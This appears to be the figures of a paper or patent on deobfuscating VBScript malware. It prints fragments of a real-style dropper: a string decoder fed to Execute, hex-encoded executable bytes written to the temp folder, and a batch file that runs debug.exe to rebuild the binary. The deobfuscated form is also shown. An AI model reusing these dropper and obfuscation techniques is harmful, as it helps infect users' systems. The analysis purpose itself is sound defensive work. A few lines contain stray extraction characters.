

FIG. 1




FIG. 2

```
Execute(snphhuatvsbkuj("&Wcr/Wcrf/H,VnsI/@w ..... doe!gtobuhno"))

Function snphhuatvsbkuj(zwbyjntbpmhqqgh)
  For vvpzxfszgnczrao = 1 To Len(zwbyjntbpmhqqgh)
    ccuhbhjhyzkheeq = Mid(zwbyjntbpmhqqgh, vvpzxfszgnczrao, 1)
    If Asc(ccuhbhjhyzkheeq) = 7 Then
      ccuhbhjhyzkheeq =Chr(34)
    End If
    If Asc(ccuhbhjhyzkheeq). <> 35 and Asc(ccuhbhjhyzkheeq) <> 34 Then
      If Asc(ccuhbhjhyzkheeq) Mod 2 = 0 Then
        ccuhbhjhyzkheeq = Chr(Asc(ccuhbhjhyzkheeq) + 1)
      Else
        ccuhbhjhyzkheeq = Chr(Asc(ccuhbhjhyzkheeq) - 1)
      End If
    End If
    snphhuatvsbkuj = snphhuatvsbkuj & ccuhbhjhyzkheeq
  Next
End Function
```

FIG. 3

```
...  
Set Roy = Maggie.CreateTextFile(Maggie.BuildPath(Maggie.GetSpecialFolder(2),V("7594E44554D405E2458545")),True)  
Roy.WriteLine(V("E402") & Maggie.BuildPath(Maggie.GetSpecialFolder(2),V("7594E44554D405E245D405")))  
Roy.WriteLine("E 0100" & H("4D5AE7016300010006002406FFFF5F0C"))  
Roy.WriteLine("E 0110" & H("000200000001F0FF5700000001325048"))  
...  
...  
Function V(Van)  
    For Kirk = 1 To Len(Van) Step 2  
        V = V & Chr(^h^ & Mid(Van,Kirk + 1,1) & Mid(Van,Kirk,1))  
    Next  
End Function  
Function H(Houten)  
    For Luann = 1 To Len(Houten) Step 2  
        H = H & " " & Mid(Houten,Luann,2)  
    Next  
End Function
```

FIG. 4




FIG. 5

```

Output file open Set FSO = CreateObject("Scripting.FileSystemObject")
Set Decrypt = FSO.CreateTextFile("result.txt",True)

Independent ...
function call Decrypt.WriteLine 23 & " " & 90 & " " & 31 & " " & 3284 & " " & RunFunc (v ( "7594E44554D40513E2241445" ))
Decrypt.WriteLine 24 & " " & 21 & " " & 25 & " " & 3284 & " " & RunFunc (v ( "04563686F602F66666" ))
...

Output file close Decrypt.close

Independent ...
function definition Function V(Van)
...
End Function
Function H(Houten)
...
End Function

Type handling ...
function definition Function RunFunc(para)
retValue = para
retType = VarType(retValue)
If (retType >= 2 and retType <=6) or retType = 11 or retType = 17 Then
    RunFunc = Len(CStr(retValue))
ElseIf retType = 7 Then
    retValue = "#" & retValue & "#"
    RunFunc = Len(CStr(retValue))
ElseIf retType = 8 Then
    retValue = Chr(34) & retValue & Chr(34)
    RunFunc = Len(CStr(retValue))
Else
    RunFunc = "0"
End If
If RunFunc <> "0" Then
    RunFunc = Runfunc & " " & retValue
End If
End Function

```

FIG. 6

original_expr	return_value
row col len funcID len string	
22 28 59 3284 28 "Scripting.FileSystemObject"	
23 90 31 3284 14 "WINTEMP1.BAT"	
24 21 25 3284 11 "echo off"	
25 21 29 3284 13 "debug.exe <"	
25 105 29 3284 13 "WINTEMP.TXT"	
25 140 17 3284 7 ">nul"	

FIG. 7

```
...
set maggie = createobject ("Scripting.FileSystemObject")
set marjorie = maggie.createtextfile(maggie.buildpath(maggie.getspecialfolder(2), "WINTEMP1.BAT"), true)
marjorie.writeline("echo off")
marjorie.writeline("debug.exe <" & maggie.buildpath(maggie.getspecialfolder(2), "WINTEMP.TXT") & " >nul")
marjorie.close
set roy = maggie.createtextfile(maggie.buildpath(maggie.getspecialfolder(2), "WINTEMP.TXT"), true)
roy.writeline("N " & maggie.buildpath(maggie.getspecialfolder(2), "WINTEMP.THP"))
...
...
```